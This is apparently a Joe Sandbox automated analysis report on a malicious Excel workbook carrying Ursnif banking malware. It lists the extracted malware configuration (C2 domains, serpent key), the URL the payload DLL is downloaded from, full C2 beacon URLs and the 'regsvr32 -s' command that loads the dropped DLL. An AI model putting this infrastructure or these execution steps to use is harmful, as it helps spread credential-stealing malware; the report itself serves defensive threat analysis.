ID: 403127
Sample Name:
6613n246zm543w.xlsb
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 19:47:10
Date: 03/05/2021
Version: 32.0.0 Black Diamond

Table of Contents

Table of Contents 2
Analysis Report 6613n246zm543w.xlsb 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Startup 4
Malware Configuration 4
Threatname: Ursnif 4
Yara Overview 5
Memory Dumps 5
Unpacked PEs 5
Sigma Overview 5
Signature Overview 5
AV Detection: 5
Software Vulnerabilities: 5
Key, Mouse, Clipboard, Microphone and Screen Capturing: 6
E-Banking Fraud: 6
System Summary: 6
Boot Survival: 6
Hooking and other Techniques for Hiding and Protection: 6
Stealing of Sensitive Information: 6
Remote Access Functionality: 6
Mitre Att&ck Matrix 6
Behavior Graph 7
Screenshots 7
Thumbnails 8
Antivirus, Machine Learning and Genetic Malware Detection 8
Initial Sample 8
Dropped Files 8
Unpacked PE Files 8
Domains 9
URLs 9
Domains and IPs 10
Contacted Domains 10
Contacted URLs 10
URLs from Memory and Binaries 10
Contacted IPs 13
Public 14
General Information 14
Simulations 15
Behavior and APIs 16
Joe Sandbox View / Context 16
IPs 16
Domains 16
ASN 16
JA3 Fingerprints 16
Dropped Files 16
Created / dropped Files 17
Static File Info 34
General 34
File Icon 34
Static OLE Info 34
General 34
OLE File "6613n246zm543w.xlsb" 34

Indicators 34
Macro 4.0 Code 34
Network Behavior 35
Snort IDS Alerts 35
Network Port Distribution 35
TCP Packets 36
UDP Packets 37
ICMP Packets 39
DNS Queries 39
DNS Answers 39
HTTP Request Dependency Graph 40
HTTP Packets 40
Code Manipulations 42
Statistics 42
Behavior 42
System Behavior 43
Analysis Process: EXCEL.EXE PID: 6844 Parent PID: 800 43
General 43
File Activities 43
File Created 43
File Deleted 44
File Written 44
Registry Activities 48
Key Created 49
Key Value Created 49
Analysis Process: regsvr32.exe PID: 7148 Parent PID: 6844 49
General 49
File Activities 49
Analysis Process: iexplore.exe PID: 1260 Parent PID: 800 49
General 50
File Activities 50
Registry Activities 50
Analysis Process: iexplore.exe PID: 5696 Parent PID: 1260 50
General 50
File Activities 50
Analysis Process: iexplore.exe PID: 5828 Parent PID: 800 51
General 51
File Activities 51
Registry Activities 51
Analysis Process: iexplore.exe PID: 6384 Parent PID: 5828 51
General 51
File Activities 51
Analysis Process: iexplore.exe PID: 4996 Parent PID: 800 52
General 52
File Activities 52
Registry Activities 52
Analysis Process: iexplore.exe PID: 5368 Parent PID: 4996 52
General 52
File Activities 52
Disassembly 53
Code Analysis 53


Analysis Report 6613n246zm543w.xlsb

Overview


General Information

Sample Name:	6613n246zm543w.xlsb
Analysis ID:	403127
MD5:	f5ac70a6e136e27.
SHA1:	3991a3a8ec56ee..
SHA256:	1f7a0472872d381.
Tags:	xlsb
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0 Ursnif

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Document exploit detected (creates …
- Document exploit detected (drops P…
- Found malware configuration
- Multi AV Scanner detection for dropp…
- Office document tries to convince vi…
- Yara detected Ursnif
- Yara detected Ursnif
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Drops PE files to the user root direc…
- Found Excel 4.0 Macro with suspicio…
- Found abnormal large hidden Excel …
- Office process drops PE file
- Writes or reads registry keys via WMI
- Writes registry values via WMI

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 6844 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - regsvr32.exe (PID: 7148 cmdline: regsvr32 -s C:\Users\Public\block.dll MD5: 426E7499F6A7346F0410DEAD0805586B)
- iexplore.exe (PID: 1260 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 5696 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:1260 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- iexplore.exe (PID: 5828 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 6384 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5828 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- iexplore.exe (PID: 4996 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 5368 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:4996 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- **cleanup**

Malware Configuration

Threatname: Ursnif


```
{
  "RSA Public Key":
"8oKmD0Ib40VYxHRgT7OnHwlxmK3U2F2Fl3GpR9KrKxvSCrIeiCLZWlQ2QCt+AnP+N5tCnTTv45/b0/D8Eb4xqxiXBnUy/ADWorQScIoNIPfBQqutzO+Ozy/mev4m2eZAuMivS2UNJVH4DVsYsAkGAC4GR+aszytDfGSZp3MklfgRJ6No
j034BrS4tQl5qmeWhJa+Of/CLdmkCwJurSEhMKu3NK7g4EVzni8lIJrDkWNCTaVL4CWXewbAOJFPwh8Y/20KkHTZmVKLmJJRcSj8yyH0avZDtWvJHRDxiI+JYUar2ia3phWwtqVzVhzYzz8aoUVzmlt840TF55o2e8TRUCEZNNmvmluqg
NZzQuNIj68=",
  "c2_domain": [
    "app.buboleinov.com",
    "chat.veminiare.com",
    "chat.billionady.com",
    "app3.maintorna.com"
  ],
  "botnet": "1500",
  "server": "580",
  "serpent_key": "ZQktwkM8O9lYn9oX",
  "sleep_time": "10",
  "SetWaitableTimer_value": "10"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000003.838086006.0000000005098000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000001.00000003.838133598.0000000005098000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000001.00000003.838242491.0000000005098000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000001.00000003.838283441.0000000005098000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000001.00000003.838186200.0000000005098000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	

Click to see the 5 entries


Unpacked PEs

Source	Rule	Description	Author	Strings
1.2.regsvr32.exe.66db0000.3.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
1.3.regsvr32.exe.41d8d29.0.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for dropped file

Software Vulnerabilities:

Document exploit detected (creates forbidden files)

Document exploit detected (drops PE files)

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Yara detected Ursnif

Yara detected Ursnif

E-Banking Fraud:

Yara detected Ursnif

Yara detected Ursnif

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Found abnormal large hidden Excel 4.0 Macro sheet

Office process drops PE file

Writes or reads registry keys via WMI

Writes registry values via WMI

Boot Survival:

Drops PE files to the user root directory

Hooking and other Techniques for Hiding and Protection:

Yara detected Ursnif

Yara detected Ursnif

Stealing of Sensitive Information:

Yara detected Ursnif

Yara detected Ursnif

Remote Access Functionality:

Yara detected Ursnif


Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Windows Management Instrumentation 2	DLL Side-Loading 1	Process Injection 2	Masquerading 1 1 1	OS Credential Dumping	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop Insecure Network Communi
Default Accounts	Scripting 2	Boot or Logon Initialization Scripts	DLL Side-Loading 1	Disable or Modify Tools 1	LSASS Memory	Security Software Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 3	Exploit SS Redirect F Calls/SMS

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Domain Accounts	Native API 1	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 1	Security Account Manager	Query Registry 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS Track Dev Location
Local Accounts	Exploitation for Client Execution 4	Logon Script (Mac)	Logon Script (Mac)	Process Injection 2	NTDS	Virtualization/Sandbox Evasion 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 2	LSA Secrets	Process Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulat Device Communi
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 1	Cached Domain Credentials	File and Directory Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Regsvr32 1	DCSync	System Information Discovery 2 5	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi Access P
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	DLL Side-Loading 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrad Insecure Protocols


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\Public\block.dll	13%	ReversingLabs	Win32.Worm.Cridex	
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\presentation[1].dll	13%	ReversingLabs	Win32.Worm.Cridex	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
1.2.regsvr32.exe.27f0000.1.unpack	100%	Avira	HEUR/AGEN.1108168		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://chat.billionady.com/pGAWsdPZsgmlp8IeD/HimMWYQD3vgj/nWrp3CJhfHJ/OCZulU9DF2vABL/EGqK7P_2BoREnVK	0%	Avira URL Cloud	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://app.buboleinov.com/z641zbWI8F5NGo_/2BArU_2BbQAq9y6CQ2/iYglxzTUG/6THXjDZRni2_2BHtJ8xS/hQVd4Naf0x6FbAwTSzE/j2W2tGJ3BJZvVbX11_2BUV/fpUC_2B6Q9mfu/3o2_2B46/OLYUaNQoAWvs_2FbvG_2BKH/7iWhqlNtvD/J2yWSfQ76dcAKMFuZ/3mJsX_2Bs0FH/qiS1vq47Ihl/qYjn0Yg7_2Fs22/uUYx5ZbSNGvuUqs3cskdX/qwpRyPlhL_2FkPNb/1rre5N02_2FaPz2/bBs8grMdfh07gYK5nT/9gtPy0LuP/wYiN2jeiY_2BAyR8pqAH/pP4fdKjSstJgODzp7LO/GGc_2F8syE1Y/XZR_2F6_2/Fm	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://app.buboleinov.com/z641zbWI8F5NGo_/2BArU_2BbQAq9y6CQ2/iYglxzTUG/6THXjDZRni2_2BHtJ8xS/hQVd4Naf	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://app3.maintorna.com/F8d0aGGV7/IFlLstzk2tyypfn_2Fmm/U_2BnTF3_2BdKngQdqp/axZO_2FFau1L_2Bp8DkKab/4wB0QgN10EkpX/AcOnUpOy/sx6xA_2BQgCwb8YrqbLddxV/OJDcwH612j/SgvuMvjnhyj_2BJZu/QEAjCzH7iakZ/oq21_2FJOeJ/SwjqqZOEiD8hxw/G5RB86oNRHPQeS1WmQofx/9xSmKamg1DMw2k9J/4izLK3dr4GQOE25/kgxEQPFLWO2XCIrGa5/PGMRBxlzM/0Ejxm5VgBpRdVV0sXhjU/M_2BEEG31ubNw2v0Fmu/Lkyp4hip_2Fjy_2FVx4B63/WkF_2BbbsvI0l/DMReAFgM/oHuJg	0%	Avira URL Cloud	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://chat.billionady.com/pGAWsdPZsgmlp8IeD/HimMWYQD3vgj/nWrp3CJhfHJ/OCZulU9DF2vABL/EGqK7P_2BoREnVKXUKrMq/O25bJi9K6cy2wBFt/EYfe_2FKkVGOswo/zrljXUlqaCddZUQdMz/46rOG0TD7/jSwGOmqtlI1lhZnMTkpj/OVdYkB6bCvlTi8j76Hq/ls7qgwy0MLToWsmBH4qSen/tk209OxMyhspY/JW_2B_2B/JDgZlFf6GkmqLMRn5B4cp37/KRW8p6Kt3j/l1_2FzkkwDlUgXN_2/B8sJnr99OISw/18ko4KjrRQ1/26TtcKYNzHhDSL/9AqfJNAejPb1kyuCVpyID/xExOyq0w/s	0%	Avira URL Cloud	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://app3.maintorna.com/F8d0aGGV7/IFlLstzk2tyypfn_2Fmm/U_2BnTF3_2BdKngQdqp/axZO_2FFau1L_2Bp8DkKab/	0%	Avira URL Cloud	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
app3.maintorna.com	34.86.224.8	true	false		unknown
chat.billionady.com	34.86.224.8	true	false		unknown
app.buboleinov.com	34.86.224.8	true	false		unknown
docs.atu.ngr.mybluehost.me	162.241.24.47	true	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://docs.atu.ngr.mybluehost.me/presentation.dll	false		high
http://app.buboleinov.com/z641zbWI8F5NGo_/2BArU_2BbQAq9y6CQ2/iYglxzTUG/6THXjDZRni2_2BHtJ8xS/hQVd4Naf0x6FbAwTSzE/j2W2tGJ3BJZvVbX11_2BUV/fpUC_2B6Q9mfu/3o2_2B46/OLYUaNQoAWvs_2FbvG_2BKH/7iWhqlNtvD/J2yWSfQ76dcAKMFuZ/3mJsX_2Bs0FH/qiS1vq47Ihl/qYjn0Yg7_2Fs22/uUYx5ZbSNGvuUqs3cskdX/qwpRyPlhL_2FkPNb/1rre5N02_2FaPz2/bBs8grMdfh07gYK5nT/9gtPy0LuP/wYiN2jeiY_2BAyR8pqAH/pP4fdKjSstJgODzp7LO/GGc_2F8syE1Y/XZR_2F6_2/Fm	false	• Avira URL Cloud: safe	unknown
http://app3.maintorna.com/F8d0aGGV7/IFlLstzk2tyypfn_2Fmm/U_2BnTF3_2BdKngQdqp/axZO_2FFau1L_2Bp8DkKab/4wB0QgN10EkpX/AcOnUpOy/sx6xA_2BQgCwb8YrqbLddxV/OJDcwH612j/SgvuMvjnhyj_2BJZu/QEAjCzH7iakZ/oq21_2FJOeJ/SwjqqZOEiD8hxw/G5RB86oNRHPQeS1WmQofx/9xSmKamg1DMw2k9J/4izLK3dr4GQOE25/kgxEQPFLWO2XCIrGa5/PGMRBxlzM/0Ejxm5VgBpRdVV0sXhjU/M_2BEEG31ubNw2v0Fmu/Lkyp4hip_2Fjy_2FVx4B63/WkF_2BbbsvI0l/DMReAFgM/oHuJg	false	• Avira URL Cloud: safe	unknown
http://chat.billionady.com/pGAWsdPZsgmlp8IeD/HimMWYQD3vgj/nWrp3CJhfHJ/OCZulU9DF2vABL/EGqK7P_2BoREnVKXUKrMq/O25bJi9K6cy2wBFt/EYfe_2FKkVGOswo/zrljXUlqaCddZUQdMz/46rOG0TD7/jSwGOmqtll1lhZnMTkpj/OVdYkB6bCvlTi8j76Hq/ls7qgwy0MLToWsmBH4qSen/tk209OxMyhspY/JW_2B_2B/JDgZlFf6GkmqLMRn5B4cp37/KRW8p6Kt3j/l1_2FzkkwDlUgXN_2/B8sJnr99OISw/18ko4KjrRQ1/26TtcKYNzHhDSL/9AqfJNAejPb1kyuCVpyID/xExOyq0w/s	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false		high
http://https://login.microsoftonline.com/	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false		high
http://https://shell.suite.office.com:1443	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false		high
